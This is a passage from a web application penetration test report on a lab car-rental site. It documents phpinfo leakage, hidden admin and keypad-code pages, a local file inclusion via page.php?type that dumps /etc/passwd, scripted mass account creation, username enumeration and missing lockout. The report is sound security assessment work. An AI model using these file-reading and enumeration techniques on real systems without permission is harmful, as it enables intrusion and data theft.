'-I/opt/lampp/include/ncurses' '-O3' '-L/opt/lampp/lib' '-I/opt/lampp/include''
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/lampp/etc
Loaded Configuration File	/opt/lampp/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS

Figure 8: /phpinfo.php content segment

The contents of /phpinfo.php file are sizable and the information it presents is delicate. It contains the version of the server technology and other sensitive information.

Another eye-catching hidden directory is 192.168.1.20/phpMyAdmin. This directory is protected which is suggested by the error code 403 and the description on the web page. The website states that it can only be accessed from the local network. This preference can be edited using file called “httpd-xampp.conf”, the location of this file is currently unknown. /phpMyAdmin can be seen below (Figure 9):



Access forbidden!

New XAMPP security concept:

Access to the requested object is only available from the local network.

This setting can be configured in the file "httpd-xampp.conf".

If you think this is a server error, please contact the webmaster.

Error 403

192.168.1.20
Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3

Figure 9: /phpmyadmin directory

Another significant hidden directory is 192.168.1.20/admin. This directory consists of a log in form for admins of the website (Figure 10):





Figure 10: /admin log in page

Finally, a hidden directory with significant information was found. This directory contains a file that lists codes form the door rooms, possibly codes from rooms inside of the Astley car rental office. The found information can be seen below (Figure 11):




```
Keypad entry numbers for company rooms:
Room 1526 - 2468
Room 2526 - 1357
Room 3615 - 5678
```

Figure 11: Hidden Door numbers

2.1.4 Enumerate Identifier-Specific Functions

Identifier specific function was located at the /page.php directory. By using ?type identifier, it is possible to navigate through the pages linked in the footer of the webpages, for example URL 192.168.1.20/page.php?type=terms.php the page representing terms and conditions can be reached. In addition to the basic functionality, the identifier on that page can be used maliciously by adding /etc/passwd, that would display the text-based database of information about users that may log into the system. The screenshot below outlines what that database contains (Figure 12):



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time
Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-
resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false lightdm:x:108:112:Light Display Manager:/var/lib/lightdm:/bin/false ntp:x:109:114::/home/ntp:/bin/false
whoopsie:x:110:115::/nonexistent:/bin/false dnsmasq:x:111:65534:dnsmasq,,,:/var/lib/misc:/bin/false pulse:x:112:120:PulseAudio
daemon,,,:/var/run/pulse:/bin/false osboxes:x:1000:1000:osboxes.org,,,:/home/osboxes:/bin/bash mysql:x:999:1001::/home/mysql: <
```

Figure 12: /etc/passwd using identifier

2.1.5 Test for Debug Parameters

Testing for debug parameters was conducted using the OWASP ZAP forced browse functionality, Fuzz functionality, Nikto using the -root option, as well as manual search. The testing did not show any vulnerabilities form the standpoint on bringing the target web application into the debugging state.


2.2 Analyze the Application

2.2.1 Identify the Technologies Used

During the process of identification of used technology that powers the website, a combination of sources was used in order to find the technologies and software versions. The initial stage of identification was conducted using the basic Nikto scan with the following command:

Nikto -h 192.168.1.20


Using Nikto scanning tool, the following technologies were identified (Figure 13):



```
+ Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
+ Retrieved x-powered-by header: PHP/5.6.34
```

Figure 13: Nikto scan, technologies

In addition to that, the results of the web application mapping, the 192.168.1.20/phpinfo.php URL can be used for double checking the version of PHP used (Figure 14):




PHP Version 5.6.34

System	Linux osboxes 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64
Build Date	Mar 13 2018 23:30:09

Figure 14: /phpinfo.php PHP Version and Operating System

The PHP version of the target web application is 5.6.34, the server is using Apache 2.4.29 and the Operating System is Linus "osboxes" version 4.15.0-45-generic #48~16.04.1-Ubuntu.

The same web page also reveals the mysql native driver version 5.0.11-dev and many other functionalities used (Figure 15):



mysqlnd


mysqlnd	enabled
Version	mysqlnd 5.0.11-dev - 20120503 - $Id: 76b08b24596e12d4553bd41fc93cccd5bac2fe7a $

Figure 15: /phpinfo.php mysqlnd version

2.3 Test Client-Side Controls

2.3.1 Test Transmission of Data Via the Client


There are multiple points of transmission of data via the client on the target web application. OWASP ZAP was used for listing the POST methods. Here are couple of examples of the data entry points (Figure 16, Figure 17, Figure 18):



```
POST http://192.168.1.20/car-listing.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Referer: http://192.168.1.20/car-listing.php
Host: 192.168.1.20
Cookie: SecretCookie=576b46514f6a6b774d3245354f4751334d446c6d595451324f444e68595746684d444d32596a6730597a45794e5745324f6a45324d7a67334e544d304e444d3d; PHPSESSID=
oon57lvg4fn1i5tmd0mtuvqvi0

fullname=ZAP&mobileno=ZAP&emailid=foo-bar%40example.com&password=ZAP&confirmpassword=ZAP&signup=Sign+Up
```


Figure 16: Registration form POST request



```
POST http://192.168.1.20/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Referer: http://192.168.1.20/
Host: 192.168.1.20
Cookie: PHPSESSID=oon57lvg4fn1i5tmd0mtuvqvi0

subscriberemail=foo-bar%40example.com
```

Figure 17: Email Subscription POST request




```
POST http://192.168.1.20/updatepassword.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Referer: http://192.168.1.20/updatepassword.php
Host: 192.168.1.20
Cookie: SecretCookie=576b46514f6a6b774d3245354f4751334d446c6d595451324f444e68595746684d444d32596a6730597a45794e5745324f6a45324d7a67334e544d304e444d3d; PHPSESSID=
782e0mho6cqpepk6ab8q8r31n2

MyEmail=ZAP&password=ZAP&newpassword=ZAP&confirmpassword=ZAP&update=Update
```

Figure 18: Password Update POST request

2.3.2 Test Client-Side Controls Over User Input

After conducting the investigation on user input within the target web application, it was found that there is no password validation of any form. This leads to the ability to create accounts with only one character in length. The only form validation is present in the register account form. JavaScript is used for validating the format of email address (Figure 19):



Sign Up

Joe

777

7

error : You did not enter a valid email.


●

●

☑ I Agree with Terms and Conditions

Figure 19: Account registration form

As seen on Figure 19, there is no other validation apart from the validation of password matching. The email validation is client side only meaning it can be easily bypassed. Using OWASP Mantra and the Web developer toolbar, it is possible to Display Form Details which reveals that the validation method is text field type (Figure 20):



```
<input id="emailid" name="emailid" type="email">
```

Figure 20: Email client-side validation


By changing the type of the input field using inspect functionality of most of the popular web browser (Google Chrome Inspect View can be accessed by pressing F12) to “text” instead of email it is possible to create account with, for example, email “1” and password “1”.

2.4 Test the Authentication Mechanism

2.4.1 Understand the Mechanism

The target web application uses JavaScript forms as the authentication mechanism. No other protocols, certificates or multifactor authentication are in use. There is login functionality, account creation forms in place, however, as mentioned in section 2.1.1 Explore Visible Content, there is no account recovery option present within the web application, despite the presence of “Forgot Password?” button.

The target web application does not have any protection of automated account creation using bot like software. The creation of an account occurs using basic POST request, this allows for creation of multiple accounts using Fuzz option within OWASP ZAP. As a proof of concept, several accounts were created using OWASP ZAP Fuzz option with payload of random strings in the email field (Figure 21):



```
POST http://192.168.1.20/index.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Referer: http://192.168.1.20/index.php
Cookie: SecretCookie=576b46514f6a6b774d3245354f4751334d446c6d595451324f444e68595746684d444d32596a6730597a45794e5745324f6a45324d7a67334e544d304e444d3d; PHPSESSID=
oon57lvg4fn1i5tmd0mtuvqvi0
Host: 192.168.1.20
```

```
fullname=ZAP&mobileno=ZAP&emailid=collin&password=ZAP&confirmpassword=ZAP&signup=Sign+Up
```

RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
30 ms	347 bytes	22,846 bytes	Medium		
219 ms	347 bytes	23,151 bytes		Reflected	never
125 ms	347 bytes	23,151 bytes			gonna
156 ms	347 bytes	23,151 bytes			give
281 ms	347 bytes	23,151 bytes		Reflected	you
141 ms	347 bytes	23,151 bytes		Reflected	up
187 ms	347 bytes	23,151 bytes		Reflected	never
156 ms	347 bytes	23,151 bytes			gonna
188 ms	347 bytes	23,151 bytes			run
156 ms	347 bytes	23,151 bytes			arround
235 ms	347 bytes	23,151 bytes		Reflected	hey
94 ms	347 bytes	23,151 bytes			collin

Figure 21: Automated multiple account creation


2.4.2 Test Password Quality

The quality rules of setting a password within the target web application are non-existent. The user is free to set a password of single character in length with no error messages or suggestions displayed.

The verification of the password is complete. Setting a complex password of 12-character length with mixed-case letters, numerals and typographic character and attempting to log in using different variations of the characters' case and/or removing special characters did not accept the log in attempt.

2.4.3 Test for Username Enumeration


When attempting to log in, the target web application reveals if there is account created with the entered username (in this case email address) using JavaScript alert message. If there is no account created with the entered username, the alert message "Username not found" is displayed (Figure 22). If there is an account created with the entered username, but the password is incorrect, the alert message "Invalid details" is displayed (Figure 23).



This site says...

Username not found

Figure 22: Log in attempt Alert, account not created



This site says...

Invalid Details

Figure 23: Log in attempt Alert, account created

2.4.4 Test Resilience to Password Guessing

The target web application is not resilient to password guessing. Manually guessing the password or brute forcing using OWASP ZAP Fuzz option did not trigger any password guessing protection mechanism such as CAPTCHA or account lock out.

2.4.5 Test Any Account Recovery Function


The account recovery button is present, however. the functionality is not implemented on the target web application.

2.4.6 Test Any Remember Me Function

The remember me functionality is not implemented on the target web application.

2.4.7 Test Username Uniqueness

When attempting to create account using an email address which is already taken, the JavaScript form did not let the registration through, and the suitable message was displayed (Figure 23):



1@1.com

Email already exists .

Figure 24: Account creation form, email verification

